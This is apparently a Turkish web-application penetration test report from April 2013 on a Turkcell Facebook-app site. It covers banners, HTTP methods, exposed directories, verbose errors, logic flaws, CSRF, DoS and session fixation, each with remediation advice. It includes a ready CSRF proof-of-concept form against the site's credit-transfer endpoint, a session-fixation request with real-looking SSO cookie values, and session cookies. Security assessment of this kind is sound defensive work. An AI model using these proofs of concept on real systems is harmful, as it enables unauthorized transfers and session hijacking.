|  |
| --- |
| 86.108.193.173 – FBDUNYASI.TURKCELL.COM.TR |

|  |  |
| --- | --- |
| 1 – AÇIK PORT LİSTESİ | Description: leveli1 |

|  |  |  |  |
| --- | --- | --- | --- |
| **Port** | **Protokol** | **Servis** | **Açıklama** |
| 80 | TCP | HTTP | Hyper Text Transfer Protocol |
| 443 | TCP | HTTPS | Hyper Text Transfer Protocol over SSL |

|  |  |
| --- | --- |
| 2 – WEB SUNUCU BİLGİLERİ | Description: leveli1 |

**KATEGORİ:**Web Sunucu Yapılandırma Hatası ([**WASC-45**](http://projects.webappsec.org/Fingerprinting))

**PORT: 80, 443**

**Açıklama:** Test edilen web sunucusunun http isteklerine verdiği cevap başlığı aşağıda yer almaktadır. Söz konusu bilgiler HEAD isteğine alınan cevaplar neticesinde oluşturulmaktadır.

|  |  |  |
| --- | --- | --- |
| **Sunucu Tipi** | Microsoft IIS | **HTTP Header:** |
| **Sunucu Sürümü** | 7.5 | HTTP/1.1 200 OK  Server: Microsoft-IIS/7.5  X-AspNet-Version: 4.0.30319  X-Powered-By: ASP.NET  Date: Mon, 08 Apr 2013 10:41:35 |
| **Banner Bilgisi** | Microsoft-IIS/7.5 |
| **Uygulama Tipi** | ASP.NET |
| **Uygulama Sürümü** | 4.0.30319.17929 |
| **Port Numarası** | 80, 443 |
| **Veri Tabanı** | Belirlenemedi |
| **WebRoot Dizini** | Belirlenemedi | |

|  |  |
| --- | --- |
| 3 – WEB SUNUCUSUNUN DESTEKLEDİĞİ METOTLAR | leveli1 |

**KATEGORİ:**Web Sunucu Yapılandırma Hatası ([**WASC-45**](http://projects.webappsec.org/Fingerprinting))

**PORT: 80, 443**

**Açıklama**: OPTIONS komutu ile desteklenen HTTP metotları tespit edilmeye çalışıldığı zaman aşağıdaki bilgiler elde edilebilmektedir.

GET, HEAD, OPTIONS, POST, TRACE

HTTP/1.1 200 OK

Cache-Control: no-cache

Pragma: no-cache

Allow: OPTIONS, TRACE, GET, HEAD, POST

Content-Length: 0

Server: Microsoft-IIS/7.5

Public: OPTIONS, TRACE, GET, HEAD, POST

X-Powered-By: ASP.NET

Date: Mon, 08 Apr 2013 10:43:13 GMT

**Çözüm/Öneri:** Genellikle PUT, DELETE, SEARCH, TRACE, OPTIONS, COPY, MOVE, PROPFIND, PROPPATCH, LOCK, UNLOCK gibi metotların sunucular üzerinde kapatılması tavsiye edilmektedir. Genellikle normal web işleyişi için gerekli olmayan bu metotlar farklı fonksiyonları yerine getirmek için kullanılmaktadırlar.

|  |  |
| --- | --- |
| 4 – TCP TIMESTAMP İLE UPTIME SÜRESİNİN TESPİTİ | leveli1 |

**KATEGORİ:**İşletim Sistemi Problemleri

**PORT: 80, 443**

**Açıklama:** TCP Timestamp değeri TCP paketleri içinde bulunan 4 byte’lık bir alandır. Bu alan paketin yollandığı zaman bilgisini içermektedir. Bu bilgi hedef sistemin tipini, işletim sistemi saatini ve ne kadar süredir ayakta olduğunu belirlemek için de kullanır.

len=56 ip=86.108.193.173 ttl=249 DF id=15616 sport=80 flags=SA seq=2 win=1608 rtt=3.1 ms

TCP timestamp: tcpts=3913212249

HZ seems hz=1000

System uptime seems: 45 days, 7 hours, 0 minutes, 12 seconds

**Çözüm/Öneri:** Modern işletim sistemleri genelde TCP paketlerinde bu alanı 0 değeri ile doldurmakta veya boş bırakmaktadır. Kullanılan işletim sisteminin güncellenmesi veya kernel parametrelerinin değiştirilmesi TCP TimeStamp bilgisinin üretilmesini engelleyebilir. Aşağıdaki linkten konuyla ilgili daha detaylı bilgi temin edilebilir.

<http://www.securiteam.com/securitynews/5NP0C153PI.html>

|  |  |
| --- | --- |
| 5 – TESPİT EDİLEN BANNER BİLGİLERİ |  |

**KATEGORİ:**Web Sunucu Yapılandırma Hatası ([**WASC-45**](http://projects.webappsec.org/Fingerprinting))

**PORT: 80, 443**

**Açıklama:** Sunucu üzerinde tespit edilen açık portlarda çalışan uygulamalara ait banner bilgileri aşağıda listelenmiştir.

|  |  |
| --- | --- |
| **PORT** | **BANNER** |
|  |  |
| 80 | Microsoft-IIS/7.5 |
| 443 | Microsoft-IIS/7.5 |

**Çözüm/Öneri:** Genellikle kullanılan uygulamalara ait bannerların temizlenmesi veya en az bilgi verecek şekilde değiştirilmesi basit ve etkili güvenlik önlemlerinden biridir. Dolayısı ile kullanılan her uygulama için bu işlemin yapılması yararlı olacaktır.

* Apache tabanlı web sunucularda httpd.conf dosyası içinde ServerTokens ifadesine Prod değeri verilerek sunucunun en az bilgiyi verecek şekilde ayarlanması mümkün olacaktır.
* Microsoft IIS 7.0 ve sonrası sürümlerde ise banner bilgileri URLSCAN aracı ile değiştirilebilir.

Referanslar bölümündeki linklerden banner değişiklik işlemlerinin nasıl yapılacağı konusunda detaylı bilgiler elde edilebilir.

**Referanslar:**

<http://httpd.apache.org/docs/2.0/mod/core.html#ServerTokens>

<http://www.iis.net/download/urlscan>

<http://learn.iis.net/page.aspx/938/urlscan-3-reference/>

|  |  |
| --- | --- |
| 6 – HATA MESAJLARI VASITASI İLE TESPİT EDİLEN DİZİNLER |  |

**KATEGORİ:**Web Sunucu Yapılandırma Hatası ([**WASC-34**](http://projects.webappsec.org/Predictable-Resource-Location))

**PORT: 80, 443**

**Açıklama:** Aşağıda site içindeki linkler ile gösterilmeyen ancak deneme-yanılma yöntemi ile “403 forbidden” veya diğer hata mesajından yararlanılarak tespit edilen dizinlerin listesi sunulmuştur. Örneğin site içeriği ile doğrudan alakalı olmayabilecek yedek, tmp, backup, old gibi dizinler kritik bilgiler içerebilirler.

http://fbdunyasi.turkcell.com.tr/access/

http://fbdunyasi.turkcell.com.tr/offline/

**Çözüm/Öneri:** Belirtilen dizinler sunulması düşünülen site içeriği ile ilgili bilgiler taşımıyor olabilir. Dolayısı ile bu dizinlerin içeriklerinin kontrol edilmesi, içerikle ilgili olmayanlara erişimlerin kısıtlanması veya sunucu üzerinden kaldırılması yararlı olacaktır. Yukarıda listelenenler dışında benzer dizinler de sunucu üzerinde bulunabilir. Bu sebeple sunucu webroot’u üzerinde gerekli olmayan tüm dizinlerin kontrol edilmesi yararlı olacaktır.

|  |  |
| --- | --- |
| 7 – WEB SUNUCU HATA MESAJLARI |  |

**KATEGORİ:** Web Sunucu Yapılandırma Hatası ([**WASC-14**](http://projects.webappsec.org/Server-Misconfiguration))

**PORT: 80, 443**

**Açıklama:** Web sunucuları farklı durumlar için değişik hata kodları üreterek uyarı mesajları yayınlamaktadırlar. Bu uyarı mesajları genellikle gerektiğinden daha fazla bilginin açığa çıkmasına neden olmaktadırlar. Bu sebeple sunucu üzerinden bilgi toplamada kullanılan en önemli yöntemlerden biri sunucu hata mesajlarını incelemektir.

Örneğin“HTTP/1.1 **403** Forbidden” hata mesajı istenilen kaynağa ulaşımın sınırlandırıldığını göstermektedir. Bununla birlikte aynı kaynağın sunucu üzerinde var olduğu bilgisini de ortaya çıkarmaktadır. “HTTP/1.1 **404** Not Found” mesajı ise aranılan kaynağın sunucu üzerinde bulunmadığını göstermektedir. “HTTP/1.1 **500** Internal Server Error**”** hata mesajı ise uygulama işleyişinde bir takım hatalar ortaya çıktığında yayınlanmaktadır. Bu bilgi ile saldırganlar hatanın nerede olduğunu aramaya ve bu hatadan yaralanmaya çalışabilirler. SQL Injection saldırıları genellikle “Internal Server” hatası yayınlarlar ve saldırganlar bu hatalara bakarak veri tabanı ve kayıtlar hakkında pek çok bilgiye ulaşabilirler.

Dolayısı ile oluşan sorunların gizlenmesi ve dışarıya minimum seviyede bilgi aktarılması için yayınlanan hata mesajlarının standart hale getirilmesi ve her durum için aynı mesajın görüntülenmesi web uygulama güvenliği açısından önem taşıyan unsurlardan biridir.

Test edilen sunucu üzerinde web sunucu hata mesajlarının değiştirilmediği ve standart sunucu mesajlarının yayınlandığı görülmüştür. Aşağıda değişik hata kodlarının ortaya çıkmasına neden olan örnek istekler sunulmuştur.

**403 -** https://fbdunyasi.turkcell.com.tr/FbScripts/

**404 -** https://fbdunyasi.turkcell.com.tr/biznet

**500** - https://fbdunyasi.turkcell.com.tr/webadmin.axd

**Çözüm/Öneri:** Detaylı hata mesajlarının sistemden kaldırılması ve bunlar yerine standart mesajlar yayınlayan sayfalar hazırlanması yararlı olacaktır. “Erişime karşı korunan dosya” gibi sunucu hata mesajları sıklıkla, planlandığından daha fazla bilgi gösterir. Örneğin, bu mesajı alan bir saldırgan dosyanın var olduğundan emin olabilir, dolayısıyla bu dosya diğer ipuçlarını takip etmek için gerekli bilgiyi saldırganlara verebilir ya da belirli bir açığın kullanmasını sağlayabilir. Aşağıdaki tavsiyeler potansiyel bir saldırganın sunulan herhangi bir sunucu hata mesajından değerli bir bilgi çıkarmasının önüne geçecektir.

* Saldırgana uygun olmayan ya da çakışan hata mesajlarının kullanımı yoluyla yanlışlıkla bilgi sağlanmadığını garanti edin. Örneğin, *Access Denied* gibi hata mesajlarını kullanarak, planlanmamış bilgiyi ortaya çıkarmayın. *Acess Denied* mesajı saldırganın aynı zamanda aradığı dosyanın var olduğunu bilmesine izin verecektir. Var olan, olmayan ve okuma erişimi yasak olan dosyalar ve klasörler için aynı hata mesajının yayınlanmasına dikkat edin.
* Hata mesajlarının çok fazla bilgi açığa çıkarmadığından emin olun. Komple ya da kısmi yol bilgileri (path), değişken ve dosya adları, tablolardaki sıra ve kolon adları ve spesifik veri tabanı hataları hiçbir zaman son kullanıcıya gösterilmemelidir. Hatırlayın ki bir saldırgan toplayabildiği kadar çok bilgi toplayacak ve sonra bu bilgiyi parçalar halinde ekleyecektir, böylece saldırma metodu bulacaktır.
* Son kullanıcıları potansiyel problemlerden haberdar etmek için genel hata sayfalarını ve hatayla başa çıkma mantığını kullanın. Saldırganın saldırıyı yaparken kullanabileceği sistem bilgisi ya da diğer bir veriyi sağlamayın.

**Referanslar:**

<http://linux-sxs.org/internet_serving/c581.html>

<http://webmaster.iu.edu/tool_guide_info/errordoc.shtml>

|  |  |
| --- | --- |
| 8 – UYGULAMA MANTIKSAL İŞ AKIŞ HATASI |  |

**KATEGORİ**: Web Uygulama Güvenlik Problemleri ([**WASC-15**](http://projects.webappsec.org/Application-Misconfiguration))


**PORT: 80, 443**

**Açıklama:** Uygulama mantıksal iş akış hataları, oluşturulan iş modelindeki eksiklikler nedeni ile mevcut fonksiyonları kötüye kullanmaya neden olabilecek zafiyetleri içermektedir. Bu zafiyetler kimi zaman verilen hizmetlerin aksamasına yönelik saldırılar gerçekleştirilmesine, kimi zaman ise önemli bilgilerin ele geçirilmesine neden olabilirler. Aşağıda listelenen uygulamaların bu tarz sorunlardan etkilendiği ve iş akış mekanizmasındaki hatalar nedeni ile çeşitli sorunların oluştuğu belirlenmiştir.

|  |  |  |
| --- | --- | --- |
|  | **UYGULAMA ADI** | **PARAMETRELER** |
| **1** | /TiklaAra/UserBlocks | FriendIds |
| **2** | /SmsGonder/Default | ToMsisdns |

Yukarıda listelenen sorunlar ile ilgili detaylı açıklamalar aşağıda maddeler halinde sunulmuştur.

1. /TiklaAra/UserBlocks uygulaması ile aynı kullanıcılar birden fazla bloklama listesine eklenebilmektedir. Bu sayede sürekli eklenecek kullanıcılar le oluşacak çıktının büyütülmesi mümkün olacaktır.



1. /SmsGonder/Default uygulaması ile arkadaşları dışındaki numaralara toMsisidns parametre değeri değiştirilerek SMS yollanabilmektedir. Eğer bu durumun oluşturulan uygulama akış modeline aykırı olduğu düşünülüyor ise düzeltilmesi faydalı olacaktır.

**Çözüm/Öneri:** Uygulamanın yapısına uygun olarak iş akış modelleri oluşturulmalı ve bunlar ile ilgili kontroller mutlaka sunucu tarafında gerçekleştirilmelidir. Önemli verilere ait üst değerler, erişim yapılabilecek veriler mutlaka sunucu tarafında sınırlandırılmalıdır.

|  |  |
| --- | --- |
| 9 – ÖNEMLİ BİLGİLERİN GET METODU İLE AKTARILMASI |  |

**KATEGORİ:**Web Uygulama Güvenlik Problemleri ([**WASC-15**](http://projects.webappsec.org/Application-Misconfiguration))

**PORT: 80, 443**

**Açıklama:** Gerçekleştirilen kontrollerde test edilen uygulanın kullanıcı adı, parola, sessionid, kredi kartı numarası gibi önemli bilgilerin URL üzerinden aktarılmasına izin verdiği tespit edilmiştir. URL içinde yollanan her türlü bilgi web sunucu, proxy, reverse-proxy gibi sistemler ile kullanıcı browser’larının history bölümü gibi alanlarda kayıt altına alınabilirler. HTTP başlığındaki Referer alanında, harici sistemlere aktarılabilirler ve web sunucu loglarında yer alabilirler. Dolayısı ile bu tip önemli bilgilerin URL üzerinden aktarılması güvenlik açısından değişik risklerin ortaya çıkmasına yol açacaktır.

|  |  |  |
| --- | --- | --- |
|  | **UYGULAMA ADI** | **PROBLEM** |
| **1** | /obrar.cgi | SessionID bilgisi URL üzerinden aktarılıyor. |

https://fbdunyasi.turkcell.com.tr/obrar.cgi?cookie=bbN%2FA6OsGkGxAjY6DHFfCLZgBgOBK9RG4qYPIkvxhKwpP4URVU0XfMOfv%2Fm7QURlTTlq9qFn%2BYdXtFzkNrCab3okUZ30wHednUY4eU903qJNjb7ypIynsmX2NKWt77cm%2FoiME8BpL9ivRaCAlm7Wi0geRthor3v9Ben5LUF6BBKHvoXzgI2Ddqi5uyaUYDCvMcZPBdcgdaxC22KjQZ9xpwxjqpNv4X8Z6ZxJeT9xU218CwdgmtJLKJQmZFmyju8aqVAljIEL4Bsuw%2FrtKF4LLqbTUGoxXEg8KX9EnYgI767SWvl9NKRElE%2FjgwsKoxBAG3oVfnuU18epMYysvBFqME2CsX6awl1Bxrcvhc%2FI4SppudnjanjqsIRdwXhGjG8%2F%20redirectto=%252FLogin%252FSsoResult%20ssoCookie=httponly

**Çözüm/Öneri:** Kullanıcı adı, parola ve sessionid gibi bilgilerin güvenli kanallar üzerinden POST metodu ile yollanması yararlı olacaktır.

|  |  |
| --- | --- |
| 10 – ASP.NET DETAYLI HATA MESAJLARI |  |

**KATEGORİ:**Web Uygulama Güvenlik Problemleri ([**WASC-15**](http://projects.webappsec.org/Application-Misconfiguration))

**PORT: 80, 443**


**Açıklama:** Kullanıma alınmış web sunucular üzerinde detaylı hata bildirim özelliği mutlaka kapalı olmalıdır. Detaylı hata mesajları saldırganlara uygulama hakkında oldukça detaylı bilgiler verebilir. Eğer ASP.NET üzerinde detaylı hata bildirim özelliği aktif ise saldırganlar;

* Uygulamanın geliştirildiği dil (C, VB)
* ASP.NET sürüm bilgisi
* Uygulamalara ve yapılandırma dosyalarına ait yol bilgileri
* Kullanılan derleyici hakkında bilgiler
* Hataya yol açan istek ve sebebi hakkında detaylı bilgiler
* Kullanılan uygulama yapısı
* Uygulama kaynak koduna ait bölümler

gibi bilgileri elde edebilirler.

Gerçekleştirilen kontrollerde test edilen ASP.NET uygulamaları için hata mesaj denetiminin gerçekleştirilmediği görülmektedir. Aşağıdaki gibi bir istek sonucunda elde edilen hata mesajları ASP.NET sürüm bilgisi, problemin neden oluştuğu gibi detaylı bilgileri içermektedir.

https://fbdunyasi.turkcell.com.tr/webadmin.axd



**Çözüm/Öneri:** Web sunucu üzerinden hata mesajları denetimi sunucu ile birlikte kullanılan uygulama içinde gerçekleştirilmelidir. ASP.NET üzerinde detaylı mesajların kapatılması için web.config dosyası içinde customErrors ifadesine “On” veya “RemoteOnly” değerleri atanmalıdır. Bu özellik detaylı mesajların sadece makine üzerinden bağlanıldığı zaman yayınlanmasını sağlayacaktır. Buna ek olarak defaultRedirect özelliği kullanılarak hata durumlarında standart bir web sayfasının da yayınlanması yararlı olacaktır. Aşağıdaki gibi bir yapılandırma kullanılarak, 404, 403 ve 500 kodlu hata durumları için standart bir web sayfası yayınlayacak ve detaylı hata mesajlarının uzaktan görüntülenmesini engellenecektir.

<customErrors mode="RemoteOnly" defaultRedirect="Hata\_Mesaj.aspx">

<error statusCode="404" redirect="HataMesaj.aspx"/>

<error statusCode="403" redirect="HataMesaj.aspx"/>

<error statusCode="500" redirect="HataMesaj.aspx"/>

</customErrors>

**Referanslar:**

<http://msdn.microsoft.com/library/default.asp?url=/library/en-us/vbcon/html/vbtskdisplayingsafeerrormessages.asp>

[http://www.microsoft.com/windows2000/en/server/iis/default.asp?url= /windows2000/en/server/iis/htm/core/iierrcst.htm](http://www.microsoft.com/windows2000/en/server/iis/default.asp?url=%20/windows2000/en/server/iis/htm/core/iierrcst.htm)

|  |  |
| --- | --- |
| 11 – UYGULAMALARDA TESPİT EDİLEN XSRF GÜVENLİK AÇIKLARI |  |

**KATEGORİ:**Web Uygulama Güvenlik Problemleri ([**WASC-9**](http://projects.webappsec.org/Cross-Site-Request-Forgery))

**PORT: 80, 443**

**Açıklama:** XSRF (Cross-Site Request Forgery) bir saldırganın, sunucuya oturum açmış kullanıcılara yolladığı komutlar ile yetkisiz işlem gerçekleştirmesidir.

XSRF, saldırı için web tarayıcısını kullanır ve saldırının hedefi olacak kullanıcı tarafından oturumun halen açık olduğu varsayılan bir siteye bağlantı kuran bir link içerir. Saldırgan tarafından hazırlanmış bu linkin görünüşü farklı olsa da aslında kötü amaçlı işlemleri kullanıcı adına gerçekleştirecek şekilde hazırlanmıştır. Kimlik doğrulaması yapılmış kullanıcıların para transferi, parola değiştirme, parola sıfırlama, kullanıcı ekleme, bilgi güncelleme gibi işlemleri onaylamalarını gerektirmeyen web uygulamaları XSRF saldırılarından etkilenebilir. Örneğin bu durum bir Internet bankacılığı uygulamasında saldırganın kendi hesabına para transferi gerçekleştirmesi amacıyla kullanılabilir. Saldırgan normalde hatalı eklenmiş bir resim gibi gözükecek aşağıdakine benzer bir kodu web uygulamaları veya eposta aracılığı ile kurbana yollayarak, kurbanın sisteme oturum açmış olması durumunda kurban adına kendi istediği işlemi gerçekleştirebilir.

<img+src='http://www.banka.com.tr/EFT.do?KaynakHesap=kurban&HedefHesap=saldırgan&Miktar=10000'+style='visibility:hidden'>

Özellikle POST metodu ile yollanan verilerin GET ile yollanmasına izin veren uygulamalarda bu tarz saldırıları gerçekleştirmek daha da kolay olacaktır. Aşağıda listelenen uygulamaların XSRF saldırılarından etkilenebileceği düşünülmektedir.

|  |  |
| --- | --- |
|  | **UYGULAMA ADI** |
| **1** | /TlIste/Default |
| **2** | /TlGonder/Default |

Uygulama üzerindeki TL isteme ve gönderme fonksiyonları için XSRF kontrolü yapılmadığı görülmüştür. Saldırganlar aşağıdaki gibi html kodlarını ziyaret eden ve uygulamaya oturum açmış kullanıcıların hesaplarından, eğer SMS gibi ek bir onay mekanizması mevcut değil ise transfer işlemi gerçekleştirebilirler.

<html>

<!-- CSRF Örnek HTML Kod -->

<body>

<form action="https://fbdunyasi.turkcell.com.tr/TlGonder/Default" method="POST">

<input type="hidden" name="btnKrediIste" value="GÃ&#150;NDER" />

<input type="hidden" name="ToId" value="Saldırgan Facebook ID" />

<input type="hidden" name="ToMsisdn" value="Saldırgan Cep Telefon Numarası" />

<input type="hidden" name="creditIndex" value="2" />

<input type="hidden" name="X&#45;Requested&#45;With" value="XMLHttpRequest" />

<input type="submit" value="Submit request" />

</form>

</body>

</html>

**Çözüm/Öneri:** XSRF saldırılarını engellemek için yollanacak her HTTP isteğinde değişecek bir anahtar değerin kullanılması ve bu değerin her istek ile birlikte uygulamaya yollanarak geçerliliğinin kontrol edilmesi gerekmektedir. Aynı anahtar veya hatalı anahtar değeri alınması durumunda ise yollanan istek uygulama tarafında reddedilmelidir. Bunun yanı sıra kritik uygulamaların son aşamasında CAPTCHA kullanmak veya sadece kullanıcının bileceği bir parola ile doğrulama gerçekleştirmekte bu tip problemleri engellemek için kullanılabilir. Son aşamadaki onay sürecinin POST metodu ile gerçekleştirilmesi ise saldırının yapılmasını güçleştirecektir. Para transferi, ödeme, e-posta yollama, onay kodu yollama, parola veya şifre değiştirme, kullanıcı bilgilerini düzenleme, düzenli ödeme ve emir girişleri, alım-satım gibi başkalarının zorlaması ile otomatik işlem gerçekleştirilmesi durumunda sorunlar oluşturabilecek tüm önemli uygulamalarınızı XSRF saldırılarından mutlaka korumalısınız.

**Referanslar:**

<https://www.owasp.org/index.php/Cross-Site_Request_Forgery_%28CSRF%29>

|  |  |
| --- | --- |
| 12 – UYGULAMALAR SERVİS DIŞI BIRAKILABİLİR |  |

**KATEGORİ:** Web Uygulama Güvenlik Problemleri ([**WASC-10**](http://projects.webappsec.org/w/page/13246921/Denial%20of%20Service))

**PORT: 80, 443**

**Açıklama:** Denial of Service (DoS) saldırıları web uygulamalarını diğer kullanıcılar için erişilmez hale getirmeyi amaçlayan saldırılardır. Genellikle ağ katmanı seviyesinde karşılaştığımız bu saldırılar, uygulama seviyesinde de rahatlıkla gerçekleştirilebilir. Özellikle sunucuya yollanan küçük boyuttaki bir http isteğine alınan çok büyük cevaplar, hem uygulamanın ve kullandığı veri tabanı sisteminin aşırı CPU, Bellek, Disk Alanı gibi kaynaklarını tüketmesi hem de mevcut bant genişliğinin tüketilmesi için kullanılabilir.

Özellikle çok sayıda kaydın bulunduğu veri tabanına sahip uygulamalarda bu tip saldırılar daha etkili bir şekilde gerçekleştirilebilmektedir. Örneğin bir sayfada görüntülenecek kayıt sayısının değiştirilmesine izin veren uygulamalar, 1000’lerce kayıt açılmaya çalışıldığı zaman aşırı kaynak kullanımı nedeni ile cevap veremez duruma gelebilecektir.

Bir başka problem ise dosya yükleme uygulamalarında yüklenen dosya boyutunun kontrol edilmemesi ve dosya formatının başka bir formata çevrilmesi durumunda ortaya çıkabilir. Atılan büyük dosyanın çevrim işlemi aşırı kaynak tüketimine ve disk alanın kısa sürede doldurulmasına yol açabilir.

Gerçekleştirilen kontrollerde aşağıda listelenen uygulamaların aşırı kaynak tüketimine dolayısı ile servis dışı bırakma saldırılarından etkilenmesine neden olabileceği düşünülmektedir.

|  |  |  |
| --- | --- | --- |
|  | **UYGULAMA ADI** | **PARAMETRE / AÇIKLAMA** |
| **1** | /TiklaAra/UserBlockList | Girilen tüm veriler aynı sayfada yükleniyor |
| **2** | /CallDetails/GetCallDetails/ | Girilen tüm veriler aynı sayfada yükleniyor |

Aşağıdaki uygulama girilen tüm verileri aynı sayfada görüntülediği için çok sayıda kayıt girilmesi durumunda küçük bir http isteği için çok büyük bir http cevabı geri gelmesine yol açmaktadır. Bu durum sistem kaynaklarını tüketmek için kullanılabilir. Örneğin aşağıdaki 340 byte’lık istek için geriye, girilen kayıtlar nedeni ile 110K’lık (yaklaşık 320 kat) bir cevap geldiği görülmektedir.

GET /TiklaAra/UserBlockList HTTP/1.1

Host: fbdunyasi.turkcell.com.tr

User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:19.0) Gecko/20100101 Firefox/19.0

Accept: text/html, \*/\*; q=0.01

Accept-Language: en-US,en;q=0.5

Accept-Encoding: gzip, deflate

X-Requested-With: XMLHttpRequest

Cookie: ASP.NET\_SessionId=odycmrzzgyxidsdnenv231ch

**Çözüm/Öneri:** Uygulama tarafında sunucu performansına da bağlı olarak bir sayfa içinde görüntülenebilecek kayıt sayısı sınırlandırılmalı ve http cevapları bu miktarda kayıt içerecek şekilde üretilmelidir. Örneğin aynı sayfada 20 'den fazla kayıt gösterilmemelidir. Arama bölümlerinde ise minimum karakter sayısı belirlenmeli, o sayıdan düşük ifadeler için full text arama işlemi gerçekleştirilmemelidir. Yine sayfada görüntülenecek kayıt sayısının istemci tarafında değiştirilemez olduğu uygulama tarafında alınacak tedbirler ile garanti altına alınmalıdır. Dosya yükleme uygulamalarında ise yüklenecek dosya boyutu mutlaka sunucu tarafında kontrol edilmelidir.

|  |  |
| --- | --- |
| 13 – SESSION FIXATION GÜVENLİK PROBLEMİ |  |

**KATEGORİ:**Web Uygulama Güvenlik Problemleri ([**WASC-37**](http://projects.webappsec.org/w/page/13246960/Session-Fixation))

**PORT: 80, 443**

**Açıklama:** Session Fixation, uygulama tarafından kullanılacak oturum ID bilgisinin, saldırganlar tarafından belirlenmesine izin vermesiyle ortaya çıkan bir problemdir. Saldırganlar kendi hazırlayacakları ve oturum ID bilgisini ayarladıkları bir URL'i, kullanıcılara ziyaret ettirerek onların oturumlarına sahip olmayı hedeflerler.

Aşağıdaki örnekte görülebileceği üzere uygulamaya GET ile yollanan Cookie parametre değerine atanan değer, uygulama tarafından cookie değeri olarak kabul edilmektedir. Saldırganlar kullanıcıları, uygulamaya ilk önce aşağıdaki gibi bir URL üzerinden erişmelerini sağlayabilirlerse, session ID bilgisini önceden bileceği için kullanıcıların açtığı oturumları kontrol edebileceklerdir.

GET /obrar.cgi?cookie=bbN%2FA6OsGkGxAjY6DBIZNETBIZNETBIZNETHFfCLZgBgOBK9RG4qYPIkvxhKwpP4URVU0XfMOfv%2Fm7QURlTTlq9qFn%2BYdXtFzkNrCab3okUZ30wHednUY4eU903qJNjb7ypIynsmX2NKWt77cm%2FoiME8BpL9ivRaCAlm7Wi0geRthor3v9Ben5LUF6BBKHvoXzgI2Ddqi5uyaUYDCvMcZPBdcgdaxC22KjQZ9xpwxjqpNv4X8Z6ZxJeT9xU218CwdgmtJLKJQmZFmyju8aqVAljIEL4Bsuw%2FrtKF4LLqbTUGoxXEg8KX9EnYgI767SWvl9NKRElE%2FjgwsKoxBAG3oVfnuU18epMYysvBFqME2CsX6awl1Bxrcvhc%2FI4SppudnjanjqsIRdwXhGjG8%2F%20redirectto=%252FLogin%252FSsoResult%20ssoCookie=httponly HTTP/1.1

Host: fbdunyasi.turkcell.com.tr

User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:19.0) Gecko/20100101 Firefox/19.0

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8

Accept-Language: en-US,en;q=0.5

Accept-Encoding: gzip, deflate

HTTP/1.1 302 Redirect

Content-Length: 0

Location: /Login/SsoResult

Server: Microsoft-IIS/7.5

Set-Cookie: ObSSOCookie=bbN%2FA6OsGkGxAjY6DBIZNETBIZNETBIZNETHFfCLZgBgOBK9RG4qYPIkvxhKwpP4URVU0XfMOfv%2Fm7QURlTTlq9qFn%2BYdXtFzkNrCab3okUZ30wHednUY4eU903qJNjb7ypIynsmX2NKWt77cm%2FoiME8BpL9ivRaCAlm7Wi0geRthor3v9Ben5LUF6BBKHvoXzgI2Ddqi5uyaUYDCvMcZPBdcgdaxC22KjQZ9xpwxjqpNv4X8Z6ZxJeT9xU218CwdgmtJLKJQmZFmyju8aqVAljIEL4Bsuw%2FrtKF4LLqbTUGoxXEg8KX9EnYgI767SWvl9NKRElE%2FjgwsKoxBAG3oVfnuU18epMYysvBFqME2CsX6awl1Bxrcvhc%2FI4SppudnjanjqsIRdwXhGjG8%2F;httponly; path=/

X-Powered-By: ASP.NET

Date: Mon, 08 Apr 2013 11:05:18 GMT

**Çözüm/Öneri:** Uygulamanın oturum bilgilerini sadece cookie değerinden kabul ettiğine emin olunmalı, kullanıcılar tarafından yollanacak cookie değer atama isteklerine izin verilmemelidir. Buna ek olarak oturum açıldıktan sonra yeni bir session id üretilmesi zorlanır ise yukarıda belirtilen sorunların etkisi ortadan kaldırılabilir. Oturum kapatılırken ise mevcut session tekrar kullanılmaması için mutlaka yok edilmelidir.

**Referanslar:**

<http://support.microsoft.com/kb/899918>

<https://www.owasp.org/index.php/Session_fixation>

<http://stackoverflow.com/a/5081453>